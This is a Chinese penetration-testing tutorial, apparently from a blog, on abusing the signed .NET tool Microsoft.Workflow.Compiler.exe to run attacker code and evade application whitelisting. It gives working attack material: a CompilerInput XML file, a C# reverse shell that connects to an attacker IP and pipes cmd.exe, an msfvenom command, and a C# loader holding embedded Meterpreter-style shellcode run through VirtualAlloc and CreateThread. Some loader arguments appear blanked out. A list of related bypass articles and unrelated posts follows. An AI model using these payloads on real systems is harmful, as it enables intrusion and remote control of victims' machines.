
渗透测试-基于白名单执行payload--Compiler
复现亮神课程
0x01 Compiler前言

说明:Microsoft.Workflow.Comiler.exe是.NET Framework默认自带的一个实用工具,用户能够以XOML工作流文件的形式提供一个序列化工作流来执行任意未签名的代码。
Microsoft.Workflow.Comiler.exe需要两个命令行参数,第一个参数必须是一个XML文件(由一个序列化CompilerInput对象构成)的路径,第二个参数则是写入序列化编译结果的文件路径。
Windows 7 默认位置:
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Microsoft.Workflow.Compiler.exe

C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Microsoft.Workflow.Compiler.exe
0x02 执行流程
攻击流程如下:
1.将制作的XOML文件存储到目标磁盘中,XOML文件中应包含攻击者提供的C#或VB.Net代码以供编译、加载和调用。攻击逻辑需在类构造函数中实现,该类派生自System.Workflow.ComponetModel.Activity类。
2.将包含序列化CompilerInput对象的XML文件存储到目标磁盘中。
3.提供XML路径,执行Microsoft.Workflow.Comiler.exe。
下面给出的是Microsoft.Workflow.Comiler.exe的调用样例:
C:\Windows\Microsoft.Net\Framework64\v4.0.30319\Microsoft.Workflow.Compiler.exetest.xml results.xml
0X03 复现攻击
攻击机 kali
靶机 win7
A)windows/x64/shell/reverse_tcp
MSF监听:


Test.xml:
<?xml version="1.0" encoding="utf-8"?>

<CompilerInput xmlns:i="http://www.w3.org/2001/XMLSchema-instance" xmlns="http://schemas.datacontract.org/2004/07/Microsoft.Workflow.Compiler">

<files xmlns:d2p1="http://schemas.microsoft.com/2003/10/Serialization/Arrays">

<d2p1:string>1.cs</d2p1:string>

</files>

<parameters xmlns:d2p1="http://schemas.datacontract.org/2004/07/System.Workflow.ComponentModel.Compiler">

<assemblyNames xmlns:d3p1="http://schemas.microsoft.com/2003/10/Serialization/Arrays" xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler"/>

<compilerOptions i:nil="true" xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler"/>

<coreAssemblyFileName xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler"></coreAssemblyFileName>

<embeddedResources xmlns:d3p1="http://schemas.microsoft.com/2003/10/Serialization/Arrays" xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler"/>

<evidence xmlns:d3p1="http://schemas.datacontract.org/2004/07/System.Security.Policy" i:nil="true" xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler"/>

<generateExecutable xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler">false</generateExecutable>

<generateInMemory xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler">true</generateInMemory>

<includeDebugInformation xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler">false</includeDebugInformation>

<linkedResources xmlns:d3p1="http://schemas.microsoft.com/2003/10/Serialization/Arrays" xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler"/>

<mainClass i:nil="true" xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler"/>

<outputName xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler"></outputName>

<tempFiles i:nil="true" xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler"/>

<treatWarningsAsErrors xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler">false</treatWarningsAsErrors>

<warningLevel xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler">-1</warningLevel>

<win32Resource i:nil="true" xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler"/>

<d2p1:checkTypes>false</d2p1:checkTypes>

<d2p1:compileWithNoCode>false</d2p1:compileWithNoCode>

<d2p1:compilerOptions i:nil="true" />

<d2p1:generateCCU>false</d2p1:generateCCU>

<d2p1:languageToUse>CSharp</d2p1:languageToUse>

<d2p1:libraryPaths xmlns:d3p1="http://schemas.microsoft.com/2003/10/Serialization/Arrays" i:nil="true" />

<d2p1:localAssembly xmlns:d3p1="http://schemas.datacontract.org/2004/07/System.Reflection" i:nil="true" />

<d2p1:mtInfo i:nil="true"/>

<d2p1:userCodeCCUs xmlns:d3p1="http://schemas.datacontract.org/2004/07/System.CodeDom" i:nil="true" />

</parameters>

</CompilerInput>
X.tcp(我们要执行的c# shellcode):
using System;
using System.Text;
using System.IO;
using System.Diagnostics;
using System.ComponentModel;
using System.Net;
using System.Net.Sockets;
using System.Workflow.Activities;

    public class Program : SequentialWorkflowActivity
    {
        static StreamWriter streamWriter;

        public Program()
        {
            using(TcpClient client = new TcpClient("192.168.190.141", 5555))
            {
                using(Stream stream = client.GetStream())
                {
                    using(StreamReader rdr = new StreamReader(stream))
                    {
                        streamWriter = new StreamWriter(stream);

                        StringBuilder strInput = new StringBuilder();

                        Process p = new Process();
                        p.StartInfo.FileName = "cmd.exe";
                        p.StartInfo.CreateNoWindow = true;
                        p.StartInfo.UseShellExecute = false;
                        p.StartInfo.RedirectStandardOutput = true;
                        p.StartInfo.RedirectStandardInput = true;
                        p.StartInfo.RedirectStandardError = true;
                        p.OutputDataReceived += new DataReceivedEventHandler(CmdOutputDataHandler);
                        p.Start();
                        p.BeginOutputReadLine();

                        while(true)
                        {
                            strInput.Append(rdr.ReadLine());
                            p.StandardInput.WriteLine(strInput);
                            strInput.Remove(0, strInput.Length);
                        }
                    }
                }
            }
        }

        private static void CmdOutputDataHandler(object sendingProcess, DataReceivedEventArgs outLine)
        {
            StringBuilder strOutput = new StringBuilder();

            if (!String.IsNullOrEmpty(outLine.Data))
            {
                try
                {
                    strOutput.Append(outLine.Data);
                    streamWriter.WriteLine(strOutput);
                    streamWriter.Flush();
                }
                catch (Exception err) { }
            }
        }

    }

靶机执行
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Microsoft.Workflow.Compiler.exe test.xml res.xml

也可以用nc:
B) 结合meterpreter
注:payload.cs需要用到System.Workflow.Activities
生成木马
msfvenom -p windows/x64/shell/reverse_tcp lhost=192.168.190.141 lport=4444 -f csharp


Msf监听:
1.cs:
using System;
using System.Workflow.Activities;
using System.Net;
using System.Net.Sockets;
using System.Runtime.InteropServices;
using System.Threading;
class yrDaTlg : SequentialWorkflowActivity {
[DllImport("kernel32")] private static extern IntPtr VirtualAlloc(UInt32 rCfMkmxRSAakg,UInt32 qjRsrljIMB, UInt32 peXiTuE, UInt32 AkpADfOOAVBZ);

[DllImport("kernel32")] public static extern bool VirtualProtect(IntPtr DStOGXQMMkP, uint CzzIpcuQppQSTBJ, uint JCFImGhkRqtwANx, out uint exgVpSg);

[DllImport("kernel32")]private static extern IntPtr CreateThread(UInt32 eisuQbXKYbAvA, UInt32 WQATOZaFz, IntPtr AEGJQOn,IntPtr SYcfyeeSgPl, UInt32 ZSheqBwKtDf, ref UInt32 SZtdSB);

[DllImport("kernel32")] private static extern UInt32 WaitForSingleObject(IntPtr KqJNFlHpsKOV, UInt32 EYBOArlCLAM);

public yrDaTlg() {

byte[] QWKpWKhcs =

{0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,
0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,0x48,
0x8b,0x52,0x20,0x48,0x8b,0x72,0x50,0x48,0x0f,0xb7,0x4a,0x4a,0x4d,0x31,0xc9,
0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0x41,0xc1,0xc9,0x0d,0x41,
0x01,0xc1,0xe2,0xed,0x52,0x41,0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,
0x01,0xd0,0x66,0x81,0x78,0x18,0x0b,0x02,0x0f,0x85,0x72,0x00,0x00,0x00,0x8b,
0x80,0x88,0x00,0x00,0x00,0x48,0x85,0xc0,0x74,0x67,0x48,0x01,0xd0,0x50,0x8b,
0x48,0x18,0x44,0x8b,0x40,0x20,0x49,0x01,0xd0,0xe3,0x56,0x48,0xff,0xc9,0x41,
0x8b,0x34,0x88,0x48,0x01,0xd6,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x41,0xc1,
0xc9,0x0d,0x41,0x01,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x03,0x4c,0x24,0x08,0x45,
0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x01,0xd0,0x66,0x41,0x8b,
0x0c,0x48,0x44,0x8b,0x40,0x1c,0x49,0x01,0xd0,0x41,0x8b,0x04,0x88,0x48,0x01,
0xd0,0x41,0x58,0x41,0x58,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,
0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0x8b,0x12,0xe9,
0x4b,0xff,0xff,0xff,0x5d,0x49,0xbe,0x77,0x73,0x32,0x5f,0x33,0x32,0x00,0x00,
0x41,0x56,0x49,0x89,0xe6,0x48,0x81,0xec,0xa0,0x01,0x00,0x00,0x49,0x89,0xe5,
0x49,0xbc,0x02,0x00,0x11,0x5c,0xc0,0xa8,0xbe,0x8d,0x41,0x54,0x49,0x89,0xe4,
0x4c,0x89,0xf1,0x41,0xba,0x4c,0x77,0x26,0x07,0xff,0xd5,0x4c,0x89,0xea,0x68,
0x01,0x01,0x00,0x00,0x59,0x41,0xba,0x29,0x80,0x6b,0x00,0xff,0xd5,0x6a,0x0a,
0x41,0x5e,0x50,0x50,0x4d,0x31,0xc9,0x4d,0x31,0xc0,0x48,0xff,0xc0,0x48,0x89,
0xc2,0x48,0xff,0xc0,0x48,0x89,0xc1,0x41,0xba,0xea,0x0f,0xdf,0xe0,0xff,0xd5,
0x48,0x89,0xc7,0x6a,0x10,0x41,0x58,0x4c,0x89,0xe2,0x48,0x89,0xf9,0x41,0xba,
0x99,0xa5,0x74,0x61,0xff,0xd5,0x85,0xc0,0x74,0x0a,0x49,0xff,0xce,0x75,0xe5,
0xe8,0x93,0x00,0x00,0x00,0x48,0x83,0xec,0x10,0x48,0x89,0xe2,0x4d,0x31,0xc9,
0x6a,0x04,0x41,0x58,0x48,0x89,0xf9,0x41,0xba,0x02,0xd9,0xc8,0x5f,0xff,0xd5,
0x83,0xf8,0x00,0x7e,0x55,0x48,0x83,0xc4,0x20,0x5e,0x89,0xf6,0x6a,0x40,0x41,
0x59,0x68,0x00,0x10,0x00,0x00,0x41,0x58,0x48,0x89,0xf2,0x48,0x31,0xc9,0x41,
0xba,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x48,0x89,0xc3,0x49,0x89,0xc7,0x4d,0x31,
0xc9,0x49,0x89,0xf0,0x48,0x89,0xda,0x48,0x89,0xf9,0x41,0xba,0x02,0xd9,0xc8,
0x5f,0xff,0xd5,0x83,0xf8,0x00,0x7d,0x28,0x58,0x41,0x57,0x59,0x68,0x00,0x40,
0x00,0x00,0x41,0x58,0x6a,0x00,0x5a,0x41,0xba,0x0b,0x2f,0x0f,0x30,0xff,0xd5,
0x57,0x59,0x41,0xba,0x75,0x6e,0x4d,0x61,0xff,0xd5,0x49,0xff,0xce,0xe9,0x3c,
0xff,0xff,0xff,0x48,0x01,0xc3,0x48,0x29,0xc6,0x48,0x85,0xf6,0x75,0xb4,0x41,
0xff,0xe7,0x58,0x6a,0x00,0x59,0x49,0xc7,0xc2,0xf0,0xb5,0xa2,0x56,0xff,0xd5};

IntPtr AmnGaO = VirtualAlloc(, (UInt32)QWKpWKhcs.Length, 0x3000, 0x04);

Marshal.Copy(QWKpWKhcs, , (IntPtr)(AmnGaO), QWKpWKhcs.Length);

IntPtr oXmoNUYvivZlXj = IntPtr.Zero; UInt32 XVXTOi = ; IntPtr pAeCTfwBS = IntPtr.Zero;

uint BnhanUiUJaetgy;

bool iSdNUQK = VirtualProtect(AmnGaO, (uint)0x1000, (uint)0x20, out BnhanUiUJaetgy);

oXmoNUYvivZlXj = CreateThread(, , AmnGaO, pAeCTfwBS, , ref XVXTOi);

WaitForSingleObject(oXmoNUYvivZlXj, 0xFFFFFFFF);}

}
靶机执行:
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Microsoft.Workflow.Com

piler.exe test.xml 1.txt
渗透测试-基于白名单执行payload--Compiler的更多相关文章
- 渗透测试-基于白名单执行payload--Odbcconf
复现亮神课程 基于白名单执行payload--Odbcconf 0x01 Odbcconf简介: ODBCCONF.exe是一个命令行工具,允许配置ODBC驱动程序和数据源. 微软官方文档:https ...
- 渗透测试-基于白名单执行payload--Regsvr32
复现亮神课程 基于白名单执行payload--Regsvr32 0x01 Regsvr32 Regsvr32命令用于注册COM组件,是 Windows 系统提供的用来向系统注册控件或者卸载控件的命令, ...
- 渗透测试-基于白名单执行payload--Msiexec
复现亮神课程 基于白名单执行payload--Msiexec 0x01 关于msiexec Msiexec 是 Windows Installer 的一部分.用于安装 Windows Install ...
- 渗透测试-基于白名单执行payload--Csc
复现亮神课程 基于白名单执行payload--csc 0x01 Csc.exe C#的在Windows平台下的编译器名称是Csc.exe,如果你的.NET FrameWork SDK安装在C盘,那么你 ...
- 渗透测试=基于白名单执行payload--Ftp
还是自己动手复现亮神课程的过程. 环境 靶机win7 攻击机 kali Ftp.exe简介: Ftp.exe是Windows本身自带的一个程序,属于微软TP工具,提供基本的FTP访问 说明:Ftp.e ...
- 渗透测试-基于白名单执行payload--zipfldr.dll
0x01 zipfldr.dll简介: zipfldr.dll自Windows xp开始自带的zip文件压缩/解压工具组件. 说明:zipfldr.dll所在路径已被系统添加PATH环境变量中,因此, ...
- 渗透测试-基于白名单执行payload--Cmstp
0x01 Cmstp简介 Cmstp安装或删除“连接管理器”服务配置文件.如果不含可选参数的情况下使用,则 cmstp 会使用对应于操作系统和用户的权限的默认设置来安装服务配置文件. 微软官方文档: ...
- 渗透测试-基于白名单执行payload--Pcalua
0x01 Pcalua简介 Windows进程兼容性助理(Program Compatibility Assistant)的一个组件. 说明:Pcalua.exe所在路径已被系统添加PATH环境变量中 ...
- 渗透测试-基于白名单执行payload--Forfiles
0x01 Forfiles简介: Forfiles为Windows默认安装的文件操作搜索工具之一,可根据日期,后缀名,修改日期为条件.常与批处理配合使用. 微软官方文档:https://docs.mi ...
随机推荐
- 阿里mysql规范
(一)建表规约 1.[强制]表达是与否概念的字段,必须使用 is_xxx的方式命名,数据类型是 unsigned tinyint( 1表示是,0表示否),此规则同样适用于 odps建表. 说明:任何字 ...
- springmvc 事务控制与数据库隔离级别
springmvc 事物传播与数据库隔离控制 http://www.cnblogs.com/yangy608/archive/2011/06/29/2093478.html 一.Propagation ...
- charles 外部代理设置
本文参考:charles 外部代理设置 external proxy 外部代理设置 有时候您可能需要使用网络上的代理服务器才能访问Internet. 在这种情况下,您需要为Charles配置外部代理. ...
- 跟我学SpringCloud | 第十八篇:微服务 Docker 化之基础环境
1. 容器化 Docker 的横空出世,给了容器技术带来了质的飞跃,Docker 标准化了服务的基础设施,统一了应用的打包分发,部署以及操作系统相关类库等,解决了测试生产部署时环境差异的问题.对于运维 ...
- java反射机制,以及对反射机制的了解
反射是什么?反射有什么用?我相信大家在开始学的时候都会有疑惑,直到如今我学的还不够深入只能简单的说说反射的作用,理论的我也听得很迷糊,接下来我就以几个例子来 写写反射的用处: 494696003群,有 ...
- java数据结构——二叉树(BinaryTree)
前面我们已经学习了一些线性结构的数据结构和算法,接下来我们开始学习非线性结构的内容. 二叉树 前面显示增.删.查.遍历方法,完整代码在最后面. /** * 为什么我们要学习树结构. * 1.有序数组插 ...
- Promise核心原理解析
作者: HerryLo 本文永久有效链接: https://github.com/AttemptWeb...... Promises对象被用于表示一个异步操作的最终完成 (或失败), 及其结果值.主要 ...
- 用.NET做动态域名解析
用.NET做动态域名解析 动态域名解析,或DNSR,通常用于解析IP地址经常变化的域名.电信网络提供了公网IP,给广大程序员远程办公.内容分享等方面带来了极大的便利.但公网IP是动态的,它会经常变化, ...
- 【面试题】SpringMVC部分面试题
SpringMVC面试题 什么是SpringMVC ? 简单介绍下你对SpringMVC的理解 ? SpringMVC是一个基于Java的实现了MVC设计模式的请求驱动类型的轻量级Web框架,通过Mo ...
- 从壹开始学习 NetCore 新篇章 ║ Blog.Core 开发社之招募计划书
宫 哈喽大家好,国庆马上就要来了,在新的第四季度来临之际,祝大家年末能顺顺利利,解决所有的难题.大家可能从我的标题里也能看的出来,老张又要耍花样,搞事情了,近来随着 netcore 3.0 的正式推出 ...